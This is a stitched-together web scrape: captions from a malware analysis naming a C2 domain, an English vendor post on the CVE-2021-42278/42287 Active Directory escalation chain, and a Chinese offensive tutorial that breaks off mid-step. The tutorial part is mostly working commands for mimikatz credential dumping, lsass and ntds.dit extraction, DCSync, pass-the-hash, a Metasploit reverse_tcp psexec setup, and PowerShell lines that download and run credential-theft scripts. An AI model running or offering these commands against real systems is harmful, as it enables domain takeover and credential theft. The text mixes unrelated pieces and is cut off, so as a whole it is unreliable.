  惡意軟件嘗試調用函數,從指定的動態鏈接庫 (DLL) 信息中檢索導出函數或變量的地址並進行間接調用
  Windows 合法服務用作持久性機制
 另請閱讀:Soc 面試問題和答案——網絡安全分析師
 Cutter 開源反彙編程序,惡意軟件與域通信( www[.]l52m[.]com )
  函數 Fcn.004027e0 調用並向惡意軟件域推送指令。
  惡意域名 www[.]l52m[.]com 將 C_C_C_C_C.exe 文件作為 dropper 傳輸
  另一個文件,Vmware-vmx.exe
 狩獵快樂!!!
On Patch Tuesday of last November, Microsoft released advisories to address several vulnerabilities in Active-Directory. Analysis of these vulnerabilities showed that by combining CVE-2021-42278 and CVE-2021-42287 it is possible, under default conditions, for a regular user to easily impersonate a domain admin. This means that any domain user can effectively become a domain administrator, which makes these vulnerabilities extremely severe. Moreover, there are already several Github repositories with free-to-use PoC code that facilitates the exploitation of these vulnerabilities.
In this post, we will describe how the exploitation of these vulnerabilities works and show how the attack is mitigated by FortiEDR.
Computer account names in Active Directory environments should always end with “$”, however, this is not enforced correctly. The computer account name attribute is “sAMAccountName”. It is possible to see and edit the this attribute manually using the ADSIEdit Tool, as can be seen in Figure 1.
 Figure 1: Editing computer account name attribute using ADSIEdit
On vulnerable machines it is possible to rename it to a domain controller account name, which is a key step in the exploitation chain.
A security principal name (SPN) is the name that identifies an authenticated entity—for example, machinename$@domainname. SPNs are used by Kerberos as part of the authentication procedures of various entities. It is basically a unique identifier of a service instance and used by Kerberos authentication to associate a service instance with a service logon account.
This may pose a problem when trying to rename a computer account to a domain controller account because changing the samAccountName attribute will trigger a respective change to the SPN of the account. The attempt to change it will fail because an SPN with this name already exists. To overcome this, it is possible to clear the machine “servicePrincipalName” attribute. As a result, privilege to edit the “servicePrincipalName” attribute is also required to exploit this vulnerability.
The Kerberos Key Distribution Center (KDC) is a service of Active Directory that handles Kerberos ticket requests. A Ticket-Granting Ticket, or TGT, is a special type of ticket that can be used to obtain other tickets. TGT is used to request access tokens from the Ticket Granting Service (TGS) for specific resources/systems in the domain. When a request for a service ticket is sent and it is not found, the KDC will automatically lookup the requested ticket appended with “$”.
S4U2self, or Service for User to Self, is an extension that allows a service to obtain a Kerberos service ticket for itself. The service ticket contains the user's groups and can therefore be used in authorization decisions. All Active Directory terms and full explanations can be found here.
The vulnerability can be triggered in a scenario where a user obtains a TGT, the user gets removed, and the previously obtained TGT is used to request a service ticket for another user for themselves—basically, S4U2self. In this case, the user will not be found and a lookup for the user with appended “$” will be executed. And if a domain controller account with the name exists, a service ticket will be granted to the requesting user, making the requesting user a domain administrator.
To exploit this issue, an attacker needs the ability to control a computer account. As mentioned, the attacker needs to be able to modify both the “servicePrincipalName” attribute and “sAMAccountName” attribute. The simplest way to achieve this is to create one. The default configuration in a domain allows an unprivileged user to create up to 10 computer accounts. This is controlled by the MachineAccountQuota attribute.
In summary, the steps to exploit these vulnerabilities to gain domain-administrator privileges are as follows:
1. Enumerate the Active-Directory to find a domain administrator account.
2. Create a new computer account with cleared “servicePrincipalName”.
3. Leverage CVE-2021-42278 to modify the “sAMAccountName” to the domain administrator account name.
4. Get a TGT of the computer account.
5. Restore the computer account name so it will not be found when the KDC looks for it.
6. Leverage CVE-2021-42287 using the obtained TGT to request a service ticket with S4U2Self.
Implementation of the exploit can be found here. Figure 2, below, shows the execution of the exploit code against a vulnerable server:
 Figure 2: Exploitation of CVE-2021-42278 / CVE-2021-42287 vulnerabilities
The combination of CVE-2021-42278 and CVE-2021-42287 vulnerabilities enables unprivileged users to easily become domain administrators. As a result, we urge organizations to apply Microsoft patches KB5008380 and KB5008602 as soon as possible to mitigate the issue.
FortiEDR is able to detect and block exploitation attempts of CVE-2021-42278 and CVE-2021-42287 vulnerabilities. Moreover, it is also capable of tracing the source of the attack:
0x01 金票
可以使用 krbtgt 的 NTLM hash 創建作為任何用戶的有效 TGT。要偽造黃金票據的前提是知道域的 SID 和 krbtgt 賬戶的 hash 或者 AES-256 值。
1.1 收集 krbtgt 密碼信息
privilege::debug
lsadump::lsa /inject /name:krbtgt
得到 krbtgt 的 hash:
c73caed3bc6f0a248e51d37b9a8675fa
域 sid 值:
S-1-5-21-151877218-3666268517-4145415712
1.2 金票利用
使用 mimikatz 偽造 kerberos 票證
Mimikatz 是一款功能強大的輕量級調試神器,通過它你可以提升進程權限注入進程讀取進程內存,當然他最大的亮點就是他可以直接從 lsass.exe 進程中獲取當前登錄系統用戶名的密碼, lsass是微軟Windows系統的安全機制它主要用於本地安全和登陸策略,通常我們在登陸系統時輸入密碼之後,密碼便會儲存在 lsass內存中,經過其 wdigest 和 tspkg 兩個模塊調用後,對其使用可逆的算法進行加密並存儲在內存之中, 而 mimikatz 正是通過對lsass逆算獲取到明文密碼!也就是說只要你不重啟電腦,就可以通過他獲取到登陸密碼,只限當前登陸系統!
註:但是在安裝了KB2871997補丁或者係統版本大於windows server 2012時,系統的內存中就不再保存明文的密碼,這樣利用mimikatz就不能從內存中讀出明文密碼了。mimikatz的使用需要administrator用戶執行,administrators中的其他用戶都不行。
這裡放幾個神器的運行姿勢:九種姿勢運行:Mimikatz:https://www.freebuf.com/articles/web/176796.html
借用PowerShell
#讀取密碼明文(需要管理員權限) powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz –DumpCerts #讀取密碼hash值(需要管理員權限) powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Get-PassHashes.ps1');Get-PassHashes 
下載mimikatz程序,找到自己系統對應的位數,右鍵以管理員身份運行:
#提升權限 privilege::debug #抓取密碼 sekurlsa::logonpasswords 當目標為win10或2012R2以上時,默認在內存緩存中禁止保存明文密碼,但可以通過修改註冊表的方式抓取明文。
cmd修改註冊表命令:
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f #重啟或用戶重新登錄後可以成功抓取 #導出SAM數據 reg save HKLM\SYSTEM SYSTEM reg save HKLM\SAM SAM #使用mimikatz提取hash lsadump::sam /sam:SAM /system:SYSTEM 當mimikatz無法在主機上運行時,可以使用微軟官方發佈的工具Procdump導出lsass.exe:
procdump64.exe -accepteula -ma lsass.exe lsass.dmp 將lsass.dmp下載到本地後,然後執行mimikatz:
mimikatz.exe "sekurlsa::minidump lsass.dmp" "sekurlsa::logonPasswords full" exit 為了方便複製與查看,可以輸出到本地文件裡面:
mimikatz.exe "sekurlsa::minidump lsass.dmp" "sekurlsa::logonPasswords full" > pssword.txt 註:得在域控上以域管理員身份執行mimikatz
方法一:直接執行
#提升權限 privilege::debug 抓取密碼 lsadump::lsa /patch 方法二:通過 dcsync,利用目錄複製服務(DRS)從NTDS.DIT文件中檢索密碼哈希值,可以在域管權限下執行獲取:
#獲取所有域用戶 lsadump::dcsync /domain:test.com /all /csv #指定獲取某個用戶的hash lsadump::dcsync /domain:test.com /user:test 域賬戶的用戶名和hash密碼以域數據庫的形式存放在域控制器的
%SystemRoot%\ntds\NTDS.DIT 文件中。
這裡可以借助:ntdsutil.exe,域控制器自帶的域數據庫管理工具,我們可以通過域數據庫,提取出域中所有的域用戶信息,在域控上依次執行如下命令,導出域數據庫:
#創建快照 ntdsutil snapshot "activate instance ntds" create quit quit #加載快照 ntdsutil snapshot "mount {72ba82f0-5805-4365-a73c-0ccd01f5ed0d}" quit quit #Copy文件副本 copy C:\$SNAP_201911211122_VOLUMEC$\windows\NTDS\ntds.dit c:\ntds.dit 將ntds.dit文件拷貝到本地利用impacket腳本dump出Hash:
secretsdump.py -ntds.dit -system system.hive LOCAL 
除了借助python,還有一個NTDSDumpEx(會被360查殺的哦):
工具地址:https://github.com/zcgonvh/NTDSDumpEx/releases
NTDSDumpEx -d ntds.dit -o domain.txt -s system.hiv (system.hive文件獲取:reg save hklm\system system.hive) NTDSDumpEx -d ntds.dit -o domain.txt -r (此命令適用於在域控本地執行) 

最後記得卸載刪除快照:
ntdsutil snapshot "unmount {72ba82f0-5805-4365-a73c-0ccd01f5ed0d}" quit quit ntdsutil snapshot "delete {72ba82f0-5805-4365-a73c-0ccd01f5ed0d}" quit quit 為什麼要再提一遍secretsdump呢,因為它可以直接導出,說白了,簡單粗暴:
python secretsdump.py rabbitmask:123456@192.168.15.181 首先它會導出本地SAM中的hash,然後是所有域內用戶的IP,全部獲取成功
當我們獲得了一台主機的NTLM哈希值,我們可以使用mimikatz對其進行哈希傳遞攻擊。執行完命令後,會彈出cmd窗口。
#使用administrator用戶的NTLM哈希值進行攻擊 sekurlsa::pth /user:administrator /domain:192.168.10.15 /ntlm:329153f560eb329c0e1deea55e88a1e9 #使用xie用戶的NTLM哈希值進行攻擊 sekurlsa::pth /user:xie /domain:192.168.10.15 /ntlm:329153f560eb329c0e1deea55e88a1e9 在彈出的cmd窗口,我們直接可以連接該主機,並且查看該主機下的文件夾。

或者可以直接將該主機的C盤映射到本地的K盤。

註:只能在 mimikatz 彈出的 cmd 窗口才可以執行這些操作,注入成功後,可以使用psexec、wmic、wmiexec等實現遠程執行命令。
在域環境中,當我們獲得了域內用戶的NTLM哈希值,我們可以使用域內的一台主機用mimikatz對域控進行哈希傳遞攻擊。執行完命令後,會彈出cmd窗口。前提是我們必須擁有域內任意一台主機的本地 administrator 權限和獲得了域用戶的NTLM哈希值
域:xie.com
域控:WIN2008.xie.com
#使用域管理員administrator的NTLM哈希值對域控進行哈希傳遞攻擊 sekurlsa::pth /user:administrator /domain:"xie.com" /ntlm:dbd621b8ed24eb627d32514476fac6c5 #使用域用戶xie的NTLM哈希值對域控進行哈希傳遞攻擊 sekurlsa::pth /user:xie /domain:"xie.com" /ntlm:329153f560eb329c0e1deea55e88a1e9 

有些時候,當我們獲取到了某台主機的Administrator用戶的LM-Hash和 NTLM-Hash ,並且該主機的445端口打開著。我們則可以利用
exploit/windows/smb/psexec 漏洞用MSF進行遠程登錄(哈希傳遞攻擊)。(只能是administrator用戶的LM-hash和NTLM-hash),這個利用跟工作組環境或者域環境無關。
msf > use exploit/windows/smb/psexec msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp msf exploit(psexec) > set lhost 192.168.10.27 msf exploit(psexec) > set rhost 192.168.10.14 msf exploit(psexec) > set smbuser Administrator msf exploit(psexec) > set smbpass 815A3D91F923441FAAD3B435B51404EE:A86D277D2BCD8C8184B01AC21B6985F6 #這裡LM和NTLM我們已經獲取到了 msf exploit(psexec) > exploit 
域中每個用戶的 Ticket 都是由 krbtgt 的密碼 Hash 來計算生成的,因此只要獲取到了 krbtgt 用戶的密碼 Hash ,就可以隨意偽造 Ticket ,進而使用 Ticket 登陸域控制器,使用 krbtgt 用戶 hash 生成的票據被稱為 Golden Ticket,此類攻擊方法被稱為票據傳遞攻擊。
首先獲取krbtgt的用戶hash:
